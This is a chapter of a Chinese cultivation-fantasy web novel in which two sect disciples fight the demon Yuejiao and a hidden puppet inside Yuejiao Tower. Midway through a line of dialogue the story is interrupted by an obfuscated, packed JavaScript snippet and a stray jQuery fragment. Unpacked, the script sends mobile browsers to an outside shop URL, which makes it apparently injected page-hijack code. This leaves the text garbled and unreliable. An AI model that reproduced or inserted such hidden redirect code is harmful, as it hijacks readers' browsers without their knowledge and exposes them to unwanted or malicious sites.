温濯枝看着那个疑似是叫“左垵”的男子率先清醒过来。
他伸出手用力撕扯着月娇缠在他们脖子上的长发,却没有任何作用,很快就因缺氧憋得满脸通红。
此时已经酉时末了,天开始变得橙红,而幻境里,昨天这个时候的“月娇”似乎刚开始一天的狩猎。
她慢慢往后退,将两人拖上二楼。服饰与地板摩擦的声音击打着所有人的耳朵,大家都能预料到这两人的结局。
温濯枝却没那么身临其境。
她注意到两人在拖拽过程中,伸手将腰牌解下,丢在了地上,“月娇”并没有察觉。
但今天他们进来后,温濯枝并没有在地上任何一个地方看到这两块腰牌。
她问:“燕师兄,你昨晚是什么时候来的?”
燕行回抬头看天,大致推算了一下时间,“察觉到与三长老断联后就来了,大概是亥时中。”
温濯枝:“师兄从青城到月娇楼需要多久?”
燕行回狡黠眨眨眼,“一息之间。”
温濯枝无语,但还是点点头,继续说:“现在是酉时末,只出现了这两个藏念山庄的弟子。那么三长老就是戌时至亥时初来的。”
她话锋一转,指向那边的地板:“不知道燕师兄后来,有没有见到这两块腰牌?”
燕行回自然也观察到了,他摇摇头:“虽然昨晚没上二楼,但是一楼,绝对没有这两块腰牌。”
“那是月娇拿走的,还是三长老拿走的呢?又为什么要拿走腰牌呢?”
那就得继续往下看了。
两人的身体被“月娇”彻底拖上二楼,双脚消失在转角处。
温濯枝握紧剑,抬脚:“走,我们跟上。”
“月娇”拖着两人进了上楼入眼第一间“婚房”。
房门禁闭,里边灯火摇曳,却看不清情况。
几人围在房门前,交换了一下眼神。
明算和沈霁青下意识缩了缩脖子摇头,燕行回伸出手,朝温濯枝比了个“请”的手势。
温濯枝照旧用剑柄抵上房门,手上用力,却发现房门纹丝不动。
她偏头询问燕行回。
燕行回眉间微蹙,他无奈道:“看来里边的魔气已经突破元婴了,不是我能窥探的。”
燕行回松开手,没了灵力支撑,幻境散去,周围瞬间暗下来,没了盏盏奢华的琉璃灯,只剩下刚才燕行回修复的那一盏,在黑暗中摇晃着微弱的灯光。
等等,黑暗?
掌心突然开始发烫,温度高到她下意识攥紧拳头,指甲陷进掌心。
这是仪器检测到周围出现巨大灵力波动时,才会出现的情况。
温濯枝心中顿时警铃大作,周身的感觉被完全调动。
眼前原本推不开的房门向里张开,借着微弱的灯光,她看到了那双要掉不掉的眼珠子,离自己很近。
越来越近,越来越近,那双眼睛慢慢聚焦在温濯枝身上,眼中泛起浓浓的杀意。
“来的不是客官!”她怒吼道。
身后的沈霁青吓得抖了几抖,明算第一时间将手伸进自己的乾坤袋,在里面翻找着什么。
温濯枝和月娇对视着,余光迅速扫过月娇全身上下,她脖颈间有莫名的剑伤,右手有些抬不起来,以及眼中那抹稍纵即逝的痛意。
温濯枝脑中千思万绪,而现实中只过了短短一瞬。
月娇被撕裂的眼眶对准她,五指成爪朝她飞袭过来。
她周身掀起强大的魔气,也如排山倒海般涌向温濯枝。
温濯枝意念微动,“噬玉”爆发出巨大轰鸣,出鞘瞬间挥出一股强大的剑气,抵挡住月娇袭来的魔气。
能量碰撞产生强烈刺眼的光芒。
温濯枝站在光芒正中间,挡在众人之前,抬手稳住“噬玉”。元婴期的灵力和突破元婴期的魔气对上,竟丝毫不显弱势。
碰撞产生的能量波一阵一阵向四处扩散,身后三人同时拔剑护体。
燕行回站在温濯枝身后,时刻观察着她的动作。
刚才“噬玉”那一击,若没有祖师爷残留的力量,纯靠温濯枝个人意念驱动,那她已然突破元婴进入化神阶段。
燕行回皱着眉头很快松开,他看着温濯枝坚挺的背影,觉得这个小师妹越来越有趣了。
祖师爷果真是了解他的性子。
温濯枝只觉得手腕越来越酸,掌心滚烫到极点,她似乎都能听到青山山巅的仪器发出的巨大轰鸣,它正不断向她驰援,传输灵力。
燕行回猜的没错,刚才那一击,已经破了元婴。
但靠仪器转化输送的灵力终究不够稳定,维持了一会儿后就慢慢呈现劣势。
燕行回见情况不对,从后边箭步上前,将灵力灌入温濯枝手掌,助她一臂之力。
温濯枝偏头看了他一眼,无声道了谢。
“温师妹不是说要直接将她炼化吗?怎么现在被打的还不了手啊。”
“……啧。”
沈霁青见状也要上前帮忙,温濯枝喊道:“别过来!注意周围,看看那两个傀儡在哪!”
燕行回观察着月娇,趁她被温濯枝吸引的空档,松开手中长剑,朝她一剑刺去。
燕行回这一剑又快又毒。
温濯枝只觉得眼前一闪而过淬着蓝光的“玄乙”二字,刻得方正有力,字挟风霜,剑指月娇那只快从眼眶脱落的眼珠子。
“啊啊啊啊啊!”
月娇发出一声怒吼,收手挡在自己眼前。
“玄乙”刺穿手掌,贯穿整个脑门,巨大的冲击力将月娇整个带起,钉在后边的墙上。
她在墙上抓狂地挥舞着四肢,体内魔气被温濯枝消耗了一大部分,现在只能哈出几口淡淡的魔气。
“玄乙”从她的眼眶插入,将其脑袋捅了个对穿,死死地钉在墙上。
月娇楼里实力最强的角色,月娇,暂时没了威胁。
“噬玉”归位,温濯枝放下酸胀的手,有些难受地揉了揉。
燕行回还没来得及调侃她,就感觉到有一只手搭上了他的肩膀。
明算站在他身边还在掏着什么,两只手都没有空闲,而沈霁青和温濯枝在他前边,更没可能从后面伸手。
燕行回脸上挂着痞笑,开口:“温师妹……”
温濯枝不耐烦地看过去。
只见她的目光越过燕行回的肩膀,落在他身后。
两人不动声色对视一眼,燕行回偏头随口问道:“明宫主,你都翻半天了,是找什么啊?”
明算终于抬起头,将手从乾坤袋中抽出来,手心里躺着面小镜子。
沈霁青看不见那只手,浑然不察温燕两人之间诡异的气氛,她大步走到明算身边,低头打量着这个法器。
“诶?这不是反灵镜吗,百器宫十年前有出售,不过后来就再没见
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17491810|202267||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
过。”
温濯枝和燕行回分了一些注意力过去。
明算点点头,“祖师爷让我不要卖的,但刚才月娇一出现,我就想到这个东西了。”
温濯枝自然而然走上前去,来到燕行回和明算面前。
燕行回忍着肩膀上湿漉漉的感觉,问道:“这‘反灵镜’,有何作用?”
温濯枝伸出手想将其拿起来仔细看看,却在手指快要碰到镜子的瞬间,迅速调转方向,朝斜上方弹出一个光球。
光球穿过燕行回和明算脖子间的间隙,直朝燕行回身后的傀儡而去。
肩膀上的重量消失的一瞬间,燕行回化作一道虚影,侧身让出温濯枝刺出去的长剑。
这次的“噬玉”比起刚刚,明显温和了许多。
温濯枝只觉得“噬玉”刺中一个极其坚硬的物体,发出“噗”地一声闷响。
她不可思议地睁大眼睛,看向眼前黑暗中始终看不清的傀儡。
“噬玉”堪堪没入他的脖颈两公分。
不行!
温濯枝迅速收剑后退,她冷声呵道:“下楼!”
明算和沈霁青早就在旁边缩成一团,因为他们根本看不到傀儡,甚至都感觉不到它的存在。
燕行回:“金丹以上才能看到他,你们先下去!”
明算起身将已经腿软的沈霁青拉起来,“小青快走!”
一阵疾风袭来,燕行回一把拉住温濯枝的手臂,“师妹,攻击他的头部!”
傀儡冲进琉璃灯照亮的范围,看清他的长相时,燕行回嫌弃地皱了皱眉头。
温濯枝借着他的力腾跃到半空,落在傀儡后上空。
燕行回指尖聚起灵力,温濯枝“噬玉”剑指傀儡头部,一前一后同时点中傀儡的眉心后后脑勺。
傀儡的后脑勺比脖颈更硬。
温濯枝只觉得手上遭受一阵巨大的冲击,手腕被震地生疼。
她咬牙,青山山巅昏暗地下室中的仪器设定值越开越大。
30%
自从接手这个非典型“量子传感器”后,她能接受的阈值是25%。
两个月以来,她从最开始的0%,到后边能承受住25%的灵力入体,是通过每天的日常训练,一边修仪器,一边让自己适应灵力的压力。
但是这次突破到30%,实属不是温濯枝本意,实在是对手太强。若不是被燕行回这个混账拉过来,她才不会在这么危险的时候强行提高阈值。
如果身体一时间受不了……就会……
温濯枝觉得体温越升越高,不知道是不是她的错觉,视觉里的画面似乎卡了一帧。
有一股从未有过的强大灵力聚集在丹田处,源源不断地浸润着温濯枝全身。
“噬玉”向前推进了一点。
两点
两公分
一寸
那层隔层破了,下一瞬,“噬玉”发出清脆的剑鸣,贯穿了傀儡的额头,剑尖堪堪停在燕行回二指前毫厘处。
傀儡应声倒下,砸在地面上发出“咚”的一声巨响。
月娇看着地上再无生息的傀儡,竟咧开嘴笑,“吃吃”笑了起来。
温濯枝喘着粗气,觉得体力有些透支。
听到月娇的诡笑,警惕地和燕行回对视一眼。
另一个黑影掠过,快到两人都没法止住。
黑影直朝楼下的明算和沈霁青袭去。